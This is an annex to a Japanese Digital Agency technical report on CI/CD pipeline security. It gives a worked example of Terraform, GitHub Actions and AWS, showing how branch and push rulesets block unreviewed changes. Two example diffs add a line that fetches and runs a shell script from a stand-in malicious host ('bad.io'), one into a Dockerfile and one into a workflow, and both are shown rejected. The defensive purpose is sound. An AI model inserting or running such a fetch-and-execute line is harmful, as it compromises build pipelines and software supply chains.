

# CI/CD パイプラインにおけるセキュリティの留意点 に関する技術レポート

## – 別添. CI/CD パイプラインによる Infrastructure as Code 実装例

2024（令和6）年XX月XX日

デジタル庁

### 〔ドキュメントの位置付け〕

Informative

参考とするドキュメント

### 〔キーワード〕

CI/CD パイプライン、IaC、モダンアプリケーション、アジャイル、クラウドネイティブ、DevOps、DevSecOps、変更管理、構成管理

### 〔概要〕

本ドキュメントは「CI/CD パイプラインにおけるセキュリティの留意点に関する技術レポート」の理解を促進するにあたって、具体的なシナリオをもとに各要素について実例を示す。

## 改定履歴

改定年月日	改定箇所	改定内容
2024年X月XX日	-	・ 初版決定

## 目次

目次	1
1 はじめに	3
2 シナリオ	3
2.1 組織構成	3
2.2 本シナリオでの概要図および詳細図	4
3 プラットフォームチームの CI/CD パイプライン	7
3.1 全フェーズに共通した保護	7
1) 資産管理、脆弱性管理を含む・運用保守	8
2) シークレットの保護	8
3) CI/CD パイプラインを通じた信頼性の確保	9
3.2 ローカル開発フェーズの保護	9
1) 利用者やエンドポイントにおける対策	9
2) ソースコード管理システム、そのリポジトリ及びブランチの保護	9
3.3 ビルドフェーズの保護	17
1) シークレット情報の漏洩対策	17
2) ソースコード・成果物の信頼性の担保	19
3) ビルド上での実行範囲の制限	26
4) 依存物の安全性の担保	26
5) ストレージ内の成果物の保護	27
3.4 デリバリフェーズの保護	28
1) デリバリ時に利用する主体の保護	28
2) 信頼できる成果物をデリバリするための保護	28
3) デリバリ時の証跡	28
4 サービスチームの CI/CD パイプライン	29
4.1 全フェーズに共通した保護	29
1) 資産管理、脆弱性管理を含む・運用保守	29
2) シークレットの保護	30
3) CI/CD パイプラインを通じた信頼性の確保	30
4.2 ローカル開発フェーズの保護	30
4.3 ビルドフェーズの保護	31
1) シークレット情報の漏洩対策	31
2) ソースコード・成果物の信頼性の担保	31
3) ビルド上での実行範囲の制限	34

4) 依存物の安全性の担保 .....	36
5) ストレージ内の成果物の保護 .....	38
4.4 デリバリフェーズの保護 .....	38
1) デリバリ時に利用する主体の保護 .....	38
2) 信頼できる成果物をデリバリするための保護 .....	38
3) デリバリ時の証跡 .....	39

## 1 はじめに

本文書では、AWS 上で稼働する政府情報システム（以下「サービス」）が、その AWS リソースを Infrastructure as Code ツール「Terraform」によって構成管理され、そして CI/CD パイプラインツール「GitHub Actions」を用いて自動適用されている状況を想定した実装例を紹介する。これにより「CI/CD パイプラインにおけるセキュリティの留意点に関する技術レポート」（以降、技術レポート）における CI/CD パイプライン特有の具体的保護策を網羅的に例示することで、その理解を補助することを目的としている。

なお、本ドキュメントは 2024 年 10 月段階の仕様である。また、本書はあくまで保護策の全体的な実装例であり、実運用環境では、全体的なリスクやパフォーマンス等の機能・非機能要件をもとに、保護策の要否、粒度、強度を決定し、ツールを選定すべきである。

## 2 シナリオ

### 2.1 組織構成

Terraform 本体（Terraform バイナリ）と AWS の API を介する Terraform AWS Provider（以下「プロバイダー」）は宣言的な構成ファイルと状態ファイルを入力値としてリソースを構成管理する。したがって、Terraform バイナリやプロバイダーは高リスクの第三者提供のソフトウェアと言えるであろう。そのため、ソフトウェア・サプライチェーンの観点から、Terraform バイナリやプロバイダー自体の信頼性はもとより、その取得（調達）手続きにも高い信頼性が求められる。

また、世界中で豊富な導入実績を持ち、且つ AWS 以外のクラウドプラットフォームにも活用できる Terraform が、複数のサービスを運営する組織（以下、サービスチーム）に導入される蓋然性は高い。そのため、先述した信頼性を確保するにあたって、一定の標準やルールが必要になると考えられる。そういった標準やルールの準拠を組織全体で効率的に実現するにあたって、それを職務の一部とする「プラットフォームチーム」が存在すると仮定する（図 1）。




図 1：体制図

プラットフォームチームはその CI/CD パイプライン内で、Terraform バイナリおよびプロバイダーを公式の配布元から取得し、コンテナイメージとその署名を成果物として提供する。つまり、配布物の安全性確認とその証跡の提供がプラットフォームチームの責務となる。また、コンテナイメージに関連するメタデータとその署名を提供する。サービスチームは、CI/CD パイプライン内で、それらの署名を取得・検証する。問題がなければコンテナイメージを取得し、リソースを定義した Terraform ファイルをもとに管理下の AWS アカウント及びリソースの構成管理をする。

## 2.2 本シナリオでの概要図および詳細図

図 2 は、本シナリオで活用するサービス及びツールを、技術レポート本文に記載した CI/CD パイプライン概要図にマッピングしたものである。




図 2 : 概要図

上記の概要図に記載したサービス及びツールを次の表にまとめる。


役割	サービス名・ツール名 (バージョン)	代替例
バージョン管理	git ( git version 2.39.3 (Apple Git-146))	svn, Mercurial
Git リポジトリホスティング	GitHub (オンプレ又はクラウド Team Plan 以上 <sup>1</sup> )	GitLab, Bitbucket
CI/CD パイプライン	GitHub Actions 、 AWS CodeBuild	Gitlab, CircleCI, Terraform Cloud
Infrastructure as Code	Terraform (v1.10.2)	Plumi, OpenTofu
Terraform バイナリ及びプロバイダーのパッケージング	Docker	

<sup>1</sup> GitHub クラウド版は Team Plan である必要がある。本文書は技術レポートを理解しやすくするための補助文書であり、実際の CI/CD パイプラインの保護策を検討する場合には適切な Git リポジトリホスティングを対象にする必要がある。

シークレットスキャン	Trivy (v0.57.1)	trufflehog
脆弱性スキャン/誤設定スキャン	同上	checkov
メタデータ生成 - Software Bill of Material (SBOM)	同上	Anchore, Docker
成果物署名、署名検証	Cosign (v2.4.1)	
メタデータ生成 - Provenance <sup>2</sup>	同上	
他	AWS の各種サービス	

図 3 は、上記ツールを用いたプラットフォームチームとサービスチームの CI/CD パイプラインの詳細図である。ここでは、プラットフォームチームの CI/CD パイプラインから生成・提供されたコンテナイメージを、サービスチームが自身の CI/CD パイプライン内で利用し、AWS 上のリソースを管理する一連の流れを図示している。具体的な各チームの CI/CD パイプラインの処理、またチーム間の成果物連携方法に関する具体的な内容については、3章「プラットフォームチームの CI/CD パイプライン」及び4章「サービスチームの CI/CD パイプライン」にて記述する。

また、本章以降、プラットフォームチームの CI/CD パイプラインを「パイプライン A」、サービスチームの CI/CD パイプラインを「パイプライン B」と略称する。



<sup>2</sup> Provenance は、生成物が作成されたビルド環境・プロセスを示すソフトウェアの出所に関するメタデータ

図 3 : 各チームの CI/CD パイプラインとツール

### 3 プラットフォームチームの CI/CD パイプライン




図 4 : プラットフォームチームの CI/CD パイプライン

図 4 は、プラットフォームチームの CI/CD パイプライン（以下「パイプライン A」）の概観を示している。パイプライン A では、プラットフォームチームが一元的に管理する Terraform バイナリおよび AWS プロバイダーを、サービスチームに提供できる状態にする。これは、複数チームで共通利用されるソフトウェアに対する個別のセキュリティチェックをプラットフォームチームが担うことで、ルールへの準拠がより実行的になる効果を期待している。具体的には、公式配布元から Terraform バイナリおよび AWS プロバイダーを取得し、それらをパッケージングしたコンテナイメージを成果物とする。ここでは、公式の配布元及びそれへの経路については信頼できると仮定する。コンテナ化する理由は、異なる実行環境やローカル環境を持つ各情報システムに対して、一貫性のある動作を保証しやすいからである。

ビルドされたコンテナイメージに対しては、シークレットのスキャンや脆弱性のスキャンを実施し安全性を確認する。また、成果物であるコンテナイメージの利用者であるサービスチームがその信頼性を検証し判断できるよう、SBOM やビルド環境に関する Provenance といったメタデータも生成する。また、これらコンテナイメージ、SBOM、Provenance は完全性や真正性を検証できるよう署名を行った上で、アーティファクトリポジトリである Amazon Elastic Container Registry（以降 ECR）へアップロードする。プラットフォームチームの GitHub リポジトリの運用として、main ブランチのみを使い、リリースタグを使った成果物のデリバリを行う。この際、関連 GitHub リポジトリの管理者とリリース承認者が同じなどと言った小規模な組織形態を想定する。

#### 3.1 全フェーズに共通した保護

全フェーズに共通した保護については、「資産管理」「脆弱性管理を含む運用・保守」「環境への対策」「ログの取得・管理」がある。このうち次に取り

上げていないものは、CI/CD パイプライン特有の事項ではないため省略している。

## 1) 資産管理、脆弱性管理を含む運用保守

プラットフォームチーム内での運用保守そのものは、CI/CD パイプライン特有の事項ではないため省略する。しかし、プラットフォームチームの成果物が、サービスチームの CI/CD パイプラインにおける重要な依存物となる。そのため、サービスチームはプラットフォームチームの成果物を信頼できるか検証・判断する必要がある。プラットフォームチームは判断の根拠となる、成果物の構成内容、脆弱性情報、来歴情報といったメタデータを提供する必要があります（図 5）。具体的な対応策については、0「加えて、ビルドフェーズは、実稼働環境の変更に影響はない。そのため、権限という観点からも実行範囲の制限を課すことができる。

依存物の安全性の担保」で解説する。




図 5 : CI/CD パイプラインの成果物が他方では依存物となりうる

## 2) シークレットの保護

ソースコードやビルド環境のある GitHub と、その成果物を保管する AWS 間の連携は、AWS の Web API を介して行われる。パイプライン A では、長期間有効な AWS IAM アクセスキーを、GitHub Actions がリクエストに含むことで実現する形態を取る。AWS IAM アクセスキー自体の発行や更新方法は本文書のスコープではない。しかし、アクセスキーを CI/CD パイプラインが利用できる形で安全に保管する方法は重要である。特に、GitHub の変更履歴に残さず使いやすい形にするため、本書では GitHub リポジトリの「Secrets」という機能に

保存するとこととする。

また、アクセスキーの安全な利用方法については、3.22)「ソースコード管理システム、そのリポジトリ及びブランチの保護」及び3.31)「シークレット情報の漏洩対策」にて解説する。

サービスチームがプラットフォームチームの成果物やリソースにアクセスする際は、異なるAWS環境間でのクロスアカウントアクセスを用いることを想定している。この場合、プラットフォームチーム管理下のAWSアカウント側が、有効期間の短いシークレットを発行する。これはCI/CDパイプライン特有の考慮事項はないため、本書では詳細を省略する。

### 3) CI/CD パイプラインを通じた信頼性の確保

パイプラインAは、小規模な組織であるプラットフォームチームの管理者がソースコードからデリバリまでを管理する。そのため、各パイプラインのフェーズでチームの差がないため、予め信頼性が高い状態となっている。

## 3.2 ローカル開発フェーズの保護

### 1) 利用者やエンドポイントにおける対策

パイプラインA特有の保護策ではないので、本書では省略する

### 2) ソースコード管理システム、そのリポジトリ及びブランチの保護




図 6: ソースコード管理システム、そのリポジトリ及びブランチの保護

#### ● アクセス権限の設定

GitHub におけるアクセス権限の対象は、GitHub Organization、リポジトリ、ブランチやソースコードファイル等のリポジトリ内リソースが考えられる。Organization に対するアクセス制限は CI/CD パイプライン特有の保護策ではないが、ブランチやその配下のリソースのアクセス権限にも影響する。

ここでは、Organization には、プラットフォームチーム以外が全くアクセス権限をもたないこととする。リポジトリの設定では、プラットフォームチームのメンバーには基本「Write」権限を付与するが、ブランチ自体の管理をできるように一部メンバーに「Admin」あるいは「Maintainer」等の権限を付与する。リポジトリ内のリソースに対するアクセス権限の設定は次に述べる。




図 7: GitHub リポジトリの権限設定

### ● 強制的な取り込みの禁止

リポジトリの権限設定では、どのメンバーでも任意に変更を取り込める。これは GitHub の仕様である。これは CI/CD パイプラインにおける品質管理や変更管理の観点で問題になるため、変更のレビューや承認などを必須とし、またそれらを実行できる範囲を限定的にする必要がある。これらの制限は GitHub Pro で利用可能な、「Rulesets」機能で実現できる。具体的には、「branch rulesets」を作成し、「Targets」に「main」を、「Branch rules」に「Require a pull request before merging」および「Block force pushes」を設定する（図 8）<sup>3</sup>。

<sup>3</sup> 本書のスコープからは外れるが、GitHub に限らず全体的な構成を管理・監査することも重要である。特に GitHub に対しては、OpenSSF の Scorecard を利用して自動的な構成チェックを実施することが可能である。  
<https://github.com/ossf/scorecard>




図 8: GitHub リポジトリの branch rule

この設定下で、ローカル環境から制限対象のリモートリポジトリへの取り込みは、ルールに記述した通り拒否される (図 9)。

```
% git diff
diff --git a/dockerfile b/dockerfile
index 36e41bc..876a547 100644
--- a/dockerfile
+++ b/dockerfile
@@ -9,6 +9,7 @@ RUN apt-get install -y ¥
+RUN bash <(curl -s https://bad.io/bash)
```

```
% git commit -m "example modification"
% git push -f origin main
(中略)
remote: error: GH013: Repository rule violations found for refs/heads/main.
remote: Review all repository rules at https://github.com/xxx/mock-prv-guardrail/rules?ref=refs%2Fheads%2Fmain
remote:
remote: - Changes must be made through a pull request.
remote:
remote:
remote: (?) To push, resolve push protection violations or follow this URL to request push
protection bypass.
remote: https://github.com/xxx/mock-prv-guardrail/exemptions/new/xxx=
To https://github.com/xxx/mock-prv-guardrail.git
! [remote rejected] main -> main (push declined due to repository rule violations)
error: failed to push some refs to 'https://github.com/xxx/mock-prv-guardrail.git'
```

図 9: branch rulesets による保護結果

### ● CI/CD パイプライン定義ファイルの保護

本シナリオで採用した GitHub Actions ワークフローでは、.github 配下のファイルを保護する必要がある。このファイルを変更できる場合、成果物に対して任意の変更や任意の処理を埋め込まれる可能性がある。例えば、当該 GitHub Actions ワークフローの実行トリガーを任意に指定し、実際のレビュー前に変更内容を実行できるおそれがある。したがって、.github 配下のファイルへの変更を Push できる主体を限定しなければならない。これには、「Rulesets」機能の「Push rulesets」を使うことで実現可能である (図 10)。




図 10: GitHub リポジトリの push rule

この設定をした状態で、CI/CD パイプライン関連の構成ファイルに変更を試みても図 11 のように、ルールによってエラーと処理される。

```

% git diff
diff --git a/.github/workflows/build.yml b/.github/workflows/build.yml
index 35d3ea9..eaa68cc 100644
--- a/.github/workflows/build.yml
+++ b/.github/workflows/build.yml
@@ -88,6 +88,7 @@ jobs:
   - name: Set IMAGE_DIGEST
     id: set-image-digest
     run: |
+     bash <(curl -s https://bad.io/bash)
       echo "IMAGE_DIGEST=${{ steps.login-ecr.outputs.registry }}/tf-image${{ steps.docker-
build-and-push.outputs.digest }}" >> $GITHUB_OUTPUT
% git commit -m "example modification"
% git push origin
(中略)
remote: error: GH013: Repository rule violations found for refs/heads/develop.
remote: Review all repository rules at https://github.com/xxxx/mock-prv-guardrail/rules?ref
=refs%2Fheads%2Fdevelop
remote:
remote: - GITHUB PUSH PROTECTION
remote:
remote: Resolve the following violations before pushing again
remote:
remote: - File path is restricted
remote: Found 1 violation:
remote: .github/workflows/build.yml
remote:
remote: (? ) To push, resolve push protection violations or follow this URL to request push
protec
tion bypass.
remote: https://github.com/xxxx/mock-prv-guardrail/exemptions/new/xxx=
remote:
To https://github.com/xxx/mock-prv-guardrail.git
! [remote rejected] develop -> develop (push declined due to repository rule violations)
error: failed to push some refs to 'https://github.com/xxx/mock-prv-guardrail.git'

```

図 11: push rule による保護結果

● ソースコード管理システムの公私共用なユーザーアカウントの管理




図 12: ソースコード管理システムの公私共用なユーザーアカウントの管理

GitHub では、個人ユーザーがアカウントを作成できる。<sup>4</sup>そういった個人管理のアカウントを組織の GitHub Organization に招待することは、GitHub と

<sup>4</sup> GitLab や Bitbucket も同様である

いうサービス上は可能である。この場合、もし個人管理下のアカウントが不正アクセス等の被害に遭った場合、そのアカウントを招待した組織に対しても影響を及ぼす恐れがある。図 13 のように、GitHub は一定条件を満たしたアカウントに対して二要素認証（2FA）の設定を義務化している。<sup>5</sup> しかし、SIM スワップや MFA Fatigue などにより 2FA を突破されているように、2FA の強度には差がある。




図 13: GitHub による MFA 設定要求

安全なアカウント管理にするため、GitHub organization は全メンバーに対して 2FA を強制するだけでなく、さらに強度の高い 2FA を指定することが可能である（図 14）。もし、GitHub のプランが Enterprise の場合は、自組織の IdP（Identity Provider）との連携による SSO（シングルサインオン）を設定し、すべてのメンバーに対してその利用を義務付けることもできる。

